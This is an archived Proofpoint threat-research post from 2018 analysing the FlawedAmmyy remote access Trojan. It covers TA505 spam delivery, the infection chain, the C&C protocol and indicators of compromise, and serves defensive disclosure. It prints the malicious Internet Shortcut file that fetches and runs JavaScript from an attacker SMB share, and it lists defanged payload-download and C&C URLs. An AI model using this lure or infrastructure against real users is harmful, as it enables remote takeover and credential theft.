Leaked Source Code Turned Into FlawedAmmyy Malware | Proofpoint US

By March 07, 2018 Proofpoint Staff

Published: 2018-03-07 · Archived: 2026-04-05 13:08:51 UTC

Overview

Proofpoint researchers have discovered a previously undocumented remote access Trojan (RAT) called FlawedAmmyy that has been used since the beginning of 2016 in both highly targeted email attacks as well as massive, multi-million message campaigns. Narrow attacks targeted the Automotive industry among others, while the large malicious spam campaigns appear to be associated with threat actor TA505, an actor responsible for many large-scale attacks since at least 2014.

Delivery Analysis

March 5, 2018

FlawedAmmyy Admin appeared most recently as the payload in massive email campaigns on March 5 and 6, 2018. The messages in these campaigns contained zipped .url attachments and both the messages and the delivery suggest they were sent by threat actor TA505, known for sending large-scale Dridex, Locky, and GlobeImposter campaigns, among others, over the last four years.

For example, on March 5, the messages were sent from addresses spoofing the recipient's own domain with subjects such as "Receipt No 1234567" (random digits, and first word could also be "Bill" or "Invoice") and matching attachments "Receipt 1234567.zip". The attachments were ZIP archives containing ".url" files with names such as "B123456789012.url". Again, these were apparently random digits (Figure 1).



Figure 1: Sample email from March 5, 2018, Ammyy Admin malware campaign

```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file://buyviagraoverthecounterusabb.net/documents/B123177432431.js
HotKey=0
IconIndex=3
IconFile=C:\Windows\System32\shell32.dll
```

Figure 2: Contents of the .url file

The .url files are interpreted by Microsoft Windows as “Internet Shortcut” files [1], examples of which can be found in the “Favorites” folder on Windows operating systems. This type of file can be created manually [2]; they are intended to serve as links to internet sites, launching the default browser automatically. However, in this case the attacker specified the URL to be a “file://” network share instead of the typical http:// link. As a result, the system downloads and executes a JavaScript file over the SMB protocol rather than launching a web browser if the user clicks “Open” on the warning dialog shown in Figure 3.

`



Figure 3: Warning dialog displayed after double-clicking the .url file

This JavaScript in turn downloads Quant Loader, which, in this case, fetched the FlawedAmmyy RAT as the final payload. The use of ".url" files and SMB protocol downloads is unusual, and this is the first time we have seen these methods combined.

March 1, 2018

The FlawedAmmyy RAT previously appeared on March 1 in a narrowly targeted attack. Emails contained an attachment 0103_022.doc (Figure 4), which used macros to download the FlawedAmmyy malware directly. This sample used the same command and control (C&C) address as the sample from the massive campaign on March 5.

Figure 4: Screenshot of the document attachment from March 1, 2018, FlawedAmmyy campaign

January 16, 2018

We also observed this RAT in a narrowly targeted attack that included the automotive industry. Emails contained the attachment 16.01.2018.doc which used macros to download the FlawedAmmyy RAT directly.

Malware Analysis

FlawedAmmyy is based on leaked source code for Version 3 of the Ammyy Admin remote desktop software. As such FlawedAmmyy contains the functionality of the leaked version, including:

- Remote Desktop control
- File system manager
- Proxy support
- Audio Chat

```
.rdata:00477CB0 ; const WCHAR ClassName
.rdata:00477CB0 ClassName:                              ; DATA XREF: sub_407F40+F3↑o
.rdata:00477CB0                                         ; sub_407F40+12D↑o
.rdata:00477CB0                 unicode 0, <AmmyyAdminTarget3>,0
.rdata:00477CD4 ; char aInTrmainStartE[]
.rdata:00477CD4 aInTrmainStartE db 'in TrMain::Start() error=%d',0
```

Figure 5: Strings from the analyzed January 16 sample contain references to the leaked Ammyy Admin Version 3

```
345         // create window
346         {
347                 LPCSTR szClassName = "AmmyyAdminTarget3";
348
349                 WNDCLASSEX wndclass;
350
351                 wndclass.cbSize                 = sizeof(wndclass);
```

Figure 6: Snippet of Ammyy Admin Version 3 source code, file TrMain.cpp

The FlawedAmmyy C&C protocol occurs over port 443 with HTTP. In the initial handshake, sent by the client to the server, the first byte is always "=", followed by 35 obfuscated and SEAL-encrypted bytes. After a server response (0x2d00), the infected client sends the second packet. This packet has a 5-byte header that includes the length of the rest of the packet (0x78). The body of this packet contains cleartext key-value pairs:

```
00000000  3d bd [illegible]  a0 6e [illegible]  67   =.yI.... .nb?..#g
00000010  1d 0d [illegible]  d0  65 8d [illegible]  87   ...?.{.. e..7I./.
00000020  cf 67 b8 a0                                      .g..
    00000000  2d 00                                          -.
00000024  38 78 00 00 00 69 64 3d  35 [illegible]   8x...id= 5[illegible]
00000034  26 6f 73 3d 37 20 53 50  31 20 78 36 34 26 70 72   &os=7 SP 1 x64&pr
00000044  69 76 3d 41 64 6d 69 6e  26 63 72 65 64 3d 57 4f   iv=Admin &cred=WO
00000054  52 4b 47 52 4f 55 50 5c  [illegible] 24 26 70   RKGROUP\ [illegible]$&p
00000064  63 6e 61 6d 65 3d [illegible] 61 76 6e 61   cname=[illegible]&avna
00000074  6d 65 3d 26 62 75 69 6c  64 5f 74 69 6d 65 3d 32   me=&buil d_time=2
00000084  30 2d 30 32 2d 32 30 31  38 20 [illegible]   0-02-201 8 [illegible]
00000094  31 30 20 50 4d 26 63 61  72 64 3d 30 26          10 PM&ca rd=0&
000000A1  0b 00                                          ..
    00000002  0c                                             .
```

Figure 7: Screenshot of FlawedAmmyy C&C protocol from Wireshark

Table 1: Explanation of the key-value pairs sent by the infected client in the second packet

Parameter	Explanation	Example Value
id	8 digit number, the first digit always being '5' and the remaining 7 chosen at random on initialization of the malware	53466221
os	Operating system	7 SP1 x86
priv	Privilege	Admin

cred	Username	DOMAIN\Username1
pcname	Computer name	Computer3
avname	Antivirus product name obtained via WMI query	Windows Defender
card	1 if a usable smart-card is inserted into a reader, 0 otherwise	1
build_time	Malware build time, obtained at runtime by reading the PE timestamp field from its file on disk	14-01-2018 6:34:27 20-02-2018 16:43:10

Conclusion

Ammyy Admin is a popular remote access tool used by businesses and consumers to handle remote control and diagnostics on Microsoft Windows machines. However, leaked source code for Version 3 of Ammyy Admin has emerged as a Remote Access Trojan called FlawedAmmyy appearing in a variety of malicious campaigns. For infected individuals, this means that attackers potentially have complete access to their PCs, giving threat actors the ability to access a variety of services, steal files and credentials, and much more. We have seen FlawedAmmyy in both massive campaigns, potentially creating a large base of compromised computers, as well as targeted campaigns that create opportunities for actors to steal customer data, proprietary information, and more.

References

[1] https://msdn.microsoft.com/en-us/library/windows/desktop/bb776784(v=vs.85).aspx

[2] https://forums.asp.net/t/1563309.aspx?How+to+create+InternetShortcut+url+

Indicators of Compromise (IOCs)

March 5 campaign:

IOC	**IOC Type**	**Description**
18436342cab7f1d078354e86cb749b1de388dcb4d1e22c959de91619947dfd63	SHA256	bill 0256853.zip

d82ca606007be9c988a5f961315c3eed1b12725c6a39aa13888e693dc3b9a975	SHA256	B123177432431.url
file[:]//buyviagraoverthecounterusabb[.]net/documents/B123456789012.js	URL	SMB URL contained in the Internet Shortcut
8903d514549aa9568c7fea0123758b954b9703c301b5e4941acb33cccd0d7c57	SHA256	B37348362793.js (downloaded over SMB)
hxxp://chimachinenow[.]com/kjdhc783	URL	JS Payload Example
hxxp://highlandfamily[.]org/kjdhc783	URL	JS Payload Example
hxxp://intra[.]cfecgcaquitaine[.]com/kjdhc783	URL	JS Payload Example
hxxp://motifahsap[.]com/kjdhc783	URL	JS Payload Example
hxxp://sittalhaphedver[.]com/p66/kjdhc783	URL	JS Payload Example
2b53466eebd2c65f81004c567df9025ce68017241e421abcf33799bd3e827900	SHA256	Quant Loader
hxxp://wassronledorhad[.]in/q2/index.php	SHA256	Quant Loader C&C
hxxp://balzantruck[.]com/45rt.exe	SHA256	Quant Loader Payload (FlawedAmmyy)

0d100ff26a764c65f283742b9ec9014f4fd64df4f1e586b57f3cdce6eadeedcd	SHA256	FlawedAmmyy
179.60.146[.]3:443	IP:Port	FlawedAmmyy C&C

March 1 campaign:

IOC	**IOC Type**	**Description**
9a7fb98dd4c83f1b4995b9b358fa236969e826e4cb84f63f4f9881387bc88ccf	SHA256	Macro MHT document Example
hxxp://185.176.221[.]54/chrome.exe	SHA256	Payload download
b0ad80bf5e28e81ad8a7b13eec9c5c206f412870814d492b78f7ce4d574413d2	SHA256	FlawedAmmyy
179.60.146[.]3:443	IP:Port	C&C

January 16 campaign:

IOC	**IOC Type**	**Description**
cafa3466e422dd4256ff20336c1a032bbf6e915f410145b42b453e2646004541	SHA256	FlawedAmmyy
194.165.16.11[:]443	IP:Port	C&C

Additional samples on Virustotal:

IOC	IOC Type	Description
404d3d65430fbbdadedb206a29e6158c66a8efa2edccb7e648c1dd017de47572	SHA256	FlawedAmmyy
cc0205845562e017ff8b3aafb17de167529d113fc680e07ee9d8753d81487b2f	SHA256	FlawedAmmyy
790e7dc8b2544f1c76ff95e56315fee7ef3fe623975c37d049cc47f82f18e4f2	SHA256	FlawedAmmyy
2d19c42f753dcee5b46344f352c11a1c645f0b77e205c218c985bd1eb988c7ce	SHA256	FlawedAmmyy
6e701670350b4aea3d2ead4b929317b0a6d835aa4c0331b25d65ecbfbf8cb500	SHA256	FlawedAmmyy
3cd39abdbeb171d713ee8367ab60909f72da865dbb3bd858e4f6d31fd9c930d0	SHA256	FlawedAmmyy
1f5d31d41ebb417d161bc49d1c50533fcbff523bb583883b10b14974a3de8984	SHA256	FlawedAmmyy
6877ac35a3085d6c10fa48655cf9c2399bd96c3924273515eaf89b511bbe356a	SHA256	FlawedAmmyy
059c0588902be3e8a5d747df9e91f65cc50d908540bdeb08acf15242cc9a25b5	SHA256	FlawedAmmyy
c8b202e5a737b8b5902e852de730dbd170893f146ab9bbc9c06b0d93a7625e85	SHA256	FlawedAmmyy
927fa5fea13f8f3c28e307ffea127fb3511b32024349b39bbaee63fac8dcded7	SHA256	FlawedAmmyy
6048a55de1350238dfc0dd6ebed12ddfeb0a1f3788c1dc772801170756bf15c7	SHA256	FlawedAmmyy
adfdead4419c134f0ab2951f22cfd4d5a1d83c0abfe328ae456321fccf241eb6	SHA256	FlawedAmmyy

022f662903c6626fb81e844f7761f6f1cbaa6339e391468b5fbfb6d0a1ebf8cb	SHA256	FlawedAmmyy
3f5f5050adcf0d0894db64940299ac07994c4501b361dce179e3d45d9d155adf	SHA256	FlawedAmmyy
cafa3466e422dd4256ff20336c1a032bbf6e915f410145b42b453e2646004541	SHA256	FlawedAmmyy

List of code-signing Certificates used:

Subject Name	**Serial Number**
CYBASICS LTD	00 BB AE 27 7A C3 D9 CF 3F 85 00 86 A3 14 E7 0A D7
CYBASICS LTD	7F 6B 67 8E 66 DD 35 D6 58 9D 9B B2 0F C3 BA 0B
AdFuture Ltd	25 43 BF D0 26 6A 5C ED A6 63 9A 2A 49 15 75 3A
LLC "ASTER-AYTI"	10 88 E7 1C 82 F9 BB 73 74 7C 6D 0B 75 E0 5F 17
Atrast, OOO	00 A0 71 DB B3 2B 9D E4 F8 D2 17 39 44 C3 C2 39 F9

ET and ETPRO Suricata/Snort Coverage

2025408 | Win32/FlawedAmmyy RAT CnC Checkin

2024452 | ET TROJAN Quant Loader v1.45 Download Request

2023203 | ET TROJAN Quant Loader Download Request
